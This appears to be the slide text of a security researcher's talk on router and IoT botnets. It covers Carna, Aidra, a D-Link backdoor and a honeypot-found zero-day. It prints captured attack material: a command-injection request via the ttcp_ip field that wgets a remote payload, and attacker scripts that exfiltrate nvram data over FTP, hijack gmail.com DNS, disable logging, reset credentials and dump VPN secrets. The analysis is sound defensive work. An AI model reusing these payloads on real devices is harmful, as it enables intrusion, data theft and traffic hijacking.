The security is only as strong as its weakest link

Peter Košinár
<kosinar@eset.sk>

Computers in our lives

Computers in our lives

Dimensions might not be up to scale.

Targets
The Internet of ~~Things~~: Battlefield edition

Where?

In our routers, IP cameras, DVRs, set-top boxes, NAS devices, …

How?


Sophisticated 0-day vulnerabilities found after months of research.

Really?

Nope. Just run telnet + {root,admin}:{<empty>,root,admin,1234}.


When?

Every couple of hours… at best (or worst?)



Czech researchers have uncovered a botnet running on broadband routers and DSL adapters. Click here for the original Czech report.

The research was the work of Jan Vykopal, head of the security project of Masaryk University, along with experts from the Brno Military Academy and the Defence Ministry. They said the main purpose of the botnet was to steal the usual sensitive data: bank accounts, e-mail inboxes, etc. Vykopal added that the botnet could be used for attacking other systems.



Darlloz exploits a vulnerability in the PHP scripting language that was patched 18 months ago. Devices that use older versions of PHP to provide a Web-based interface to make configuration changes may be vulnerable to the attack. With minor modifications, the worm could potentially be reprogrammed to exploit dozens of patched vulnerabilities that still haven't made their way into most consumer devices.

A bit of history

2012 – Aidra:

- A simple IRC-controlled bot with basic (D)DoS functionality.
- Hydra-like; open-source (https://github.com/eurialo/lightaidra)
- Multiplatform (arm / mips / mipsel / ppc / sh / x86 / x64)
- Abusing default passwords + DLink config reset bug to spread.
- Simple, but unfortunately quite efficient.
- In-fighting between different instances quite common ☺

  https://now.avg.com/war-of-the-worms/

Carna

Hello,

Your router had a very simple or no telnet password at all.

We temporary use it for a non-profit research project to map the internet, all research results will be made public.

We have no intent to damage your device or harm your privacy in any way.

In case you have any questions, feel free to contact us

Router Reseach Project

routerresearchproject@mail.com

Internet Census 2012


Data obtained by Carna was indeed released to public (March 17, 2013)

http://internetcensus2012.bitbucket.org/paper.html

Very nice statistical analysis by Parth Shukla (AusCERT):

- **Compromised Devices of the Carna Botnet** (AusNOG 2013, Sydney)
- *"Relevant snippets of this data, however, have been provided to CERTs around the world [...] in order to reduce the threat made explicit by the Carna Botnet."* (BH Sao Paulo 2013 talk)

Carna map



420 Thousand Carna Botnet clients active from March 2012 to December 2012

Words of wisdom from Carna

“A lot of devices and services we have seen during our research should never be connected to the public Internet at all. As a rule of thumb, if you believe that "nobody would connect that to the Internet, really nobody", there are at least 1000 people who did. Whenever you think "that shouldn't be on the Internet but will probably be found a few times" it's there a few hundred thousand times. Like half a million printers, or a Million Webcams, or devices that have root as a root password.” (anonymous Carna author)

Update (Sep 2014): *“We are working on a vast and ground-breaking census, this time we hope to do it legally.”*

Bugs, bugs everywhere!

More than enough devices are **VULNERABLE:**

- Poorly configured (read: default passwords)
- Vulnerabilities fixed rarely (and incompletely)
- Code reuse => bugs immortality
- Support period « Hardware lifetime
- Never updated by users anyway…
- Some bugs are actually “features”…

D-Link: **`xmlset_roodkcableoj28840ybtide`**

`edit by 04882 joel backdoor`


‘twas the night before Christmas…

… and thus a very good time to look for some presents in `/var/log/`

- Who is this **`/HNAP1`** and what is it doing in my webserver logs?
- Hmm… why did it keep popping up all the way back to… June?!
- And why does it keep using the username “admin”? Is it some variation on the recent “*`xmlset_...`*” D-Link backdoor?
- Different User-Agents in the requests? Weird…

Google to the rescue!

Nah, it’s just some old stuff…



```
2013-10-02 02:46:13 – HoneyPoint received a probe from 71.103.222.99 on port 80 Input:
GET /HNAP1/ HTTP/1.1 Host: xxxx User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
WebWasher 3.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://xxxx/
Authorization: Basic YWRtaW46dWA+NXhZQlU1d2VR Connection: keep-alive

2013-10-02 03:22:13 – HoneyPoint received a probe from 71.
GET /HNAP1/ HTTP/1.1 Host: xxxx User-Agent: Opera/6.x (Li
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http:
YWRtaW46InkwYi4qMF5wL05G Connection: keep-alive
```

This probe is often associated with vulnerable D-Link routers made between 2006 and mid-2010. The original release and here. The scan has also been embedded into several scanni pieces of malware, so it continues to thrive.

Odd URLs

```
File does not exist: /var/www/HNAP1
```

Frequently you will find attack scripts that try to "hunt" for a particular vulnerability, wether or not you even have the application installed. This is in part behind our 404 project. Above, the attacker looked for "HNAP1", which appears to be vulnerable in some routers (see http://www.cathavcenturies.com/blog/?p=643 for

Log Entry	211.24.68.143 – – [27/Jun/2013:05:20:14 -0400] “GET /HNAP1/ HTTP/1.1” 404 428 “http://108.3.191.212/” “Opera/6.x (Linux 2.4.8-26mdk i686; U) [en]“
Country of Origin	Malaysia
Source/Comments /Notes	http://www.sourcesec.com/Lab/dlink_hnap_captcha.pdf I bought a dlink device once, never again.

… right?

Let’s try to confirm our h(one)ypothesis so that we get better sleep…

- Bots tend to try to recruit more bots – so let’s pretend to be one of their intended victims by faking the *right* response to the request!
- The next request goes to **`/cgi-bin/tmUnblock.cgi`**? What is it?
- Exactly one hit on Google…

… and even that one was useless.

… right?

```
%73%75%62%6d%69%74%5f%62%75%74%74%6f%6e%3d&%63%68%61%6e%67%6
5%5f%61%63%74%69%6f%6e%3d&%73%75%62%6d%69%74%5f%74%79%70%65%
3d&%61%63%74%69%6f%6e%3d&%63%6f%6d%6d%69%74%3d%30&%74%74%63%
70%5f%6e%75%6d%3d%32&%74%74%63%70%5f%73%69%7a%65%3d%32&%74%7
4%63%70%5f%69%70%3d%2d%68%20%60%63%64%20%2f%74%6d%70%3b%69%6
6%20%5b%20%21%20%2d%65%20%2e%4c%32%36%20%5d%3b%74%68%65%6e%2
0%77%67%65%74%20%68%74%74%70%3a%2f%2f%78%78%2e%78%78%2e%78%7
8%78%2e%78%78%78%3a%33%38%30%2f%69%34%72%2e%6f%67%67%3b%66%6
9%60&%53%74%61%72%74%45%50%49%3d%31
```

… right?

```
submit_button=
change_action=
submit_type=
action=
commit=0
ttcp_num=2
ttcp_size=2
ttcp_ip=-h `cd /tmp;if [ ! -e .L26 ];
            then wget http://xx.xx.xxx.xxx:380/i4r.ogg;fi`
StartEPI=1
```

Back to the RE roots

No hits on Google = suspicious. Could it be a… zero-day?

- Firmware blob available! ☺
- MIPS reverse-engineering… No nice tools for the lazy ones. ☹
- Sources might be available too (GPL, right?)! ☺
- It is… but only for older versions… ☹
- Anyway, it was pretty easy in the end! ☺ (or ☹?)

Yes, it was a zero-day vulnerability – one which could have been found by a beginner with the source code; once they got a hint *where* to start looking.

Responsible disclosure is hard

2013-05-10: Timestamp in one of the embedded PNGs.

> ½ year!

2013-12-2x: Suspicious log entry noticed, malicious sample obtained.

2013-12-29: Vendor notified.

2014-01-07: Vendor acknowledges notification.

> 1 month

2014-02-12: Initial ISC blogpost.

2014-02-13: ISC posted more details of the exploitation attempts.

< 1 week

2014-02-16: Exploit publicly available at Exploit-DB.

2014-02-18: Exploit included in Metasploit.

The Human Scripter

```
/tmp/bin/wput nvram.`cat /tmp/i5.sh`.txt
ftp://root:******@*****.dyndns.tv/mnt/hdd/backup/nvram/ &
```

```
wget http://****.hopto.org/h/wrt/bb.sh
wget http://****.hopto.org/h/wrt/gm4.sh
=>
http://****.hopto.org/h.tar
```

It’s all fun and games…

```
echo '**.254.66.**    gmail.com' >> /etc/hosts
killall -HUP dnsmasq
nvram set local_dns=1
nvram set dnsmasq_options=address=/gmail.com/**.254.66.**
nvram commit
sleep 60
```

```
wget http://www.************.***/*****/custom_image_00013.bin &
process_id=\$!
wait \$process_id
write custom_image_00013.bin linux
/sbin/reboot
```

```
nvram set syslogd_rem_ip=
nvram set syslogd_enable=0
nvram set log_level=0
nvram set log_enable=0
nvram set log_rejected=0
nvram set log_dropped=0
nvram set log_accepted=0
nvram commit
```

```
nvram set http_passwd=adsaddderee
nvram set http_username=retretfggfsddf
nvram commit
```

```
cat /tmp/pptpd/pptpd.conf >/tmp/vpn/vpn.txt
cat /tmp/pptpd/options.pptpd >>/tmp/vpn/vpn.txt
cat /tmp/pptpd/chap-secrets >>/tmp/vpn/vpn.txt
```

Forensics in the dark ages

- Embedded devices have notoriously poor memory; you switch them off and they forget (almost) everything, including…
  - the logs (as if there were any in the first place), but also
  - any malicious binaries and scripts which just resided in the RAM (simple volatile threat ☺).
- How do you get to do any forensics on the device if the access credentials were modified and remote-management services were firewalled off or shut down completely?
- Dumping interpreted scripts from memory is… painful at best.

TODO (yes, this really is the title)

There is certainly room for improvement:

- Device vendors’ response to security issues (or lack thereof) – accepting responsibility for one’s own product is not a shame!
- More sane default configurations from service providers (no, web-management interface with default credentials open to everyone *except* the LAN is **not** a good default setting!)
- Security researchers – there are more than enough bad things happening right now in this field; we should really be more vigilant and spot them faster than months and years after the fact!

TODO (even more of it!)

- Review your logs – *unsuccessful* hacking attempts can indicate something happening *successfully* at the same time.
- Demand better documentation – undocumented features have no place in production software, firmware… and hardware too.
- One man’s feature is another man’s bug.
- Outgoing communication can be more dangerous than incoming one.
- Sweep your network for unknown devices, nmap is your friend.
- A telnet interface you know about is safer than a 2FA-HTTPS web-access you don’t know about.
- Remote logging is good (logging-in is not so much, though! ☺)

That’s all, folks!

Peter Košinár
<kosinar@eset.sk>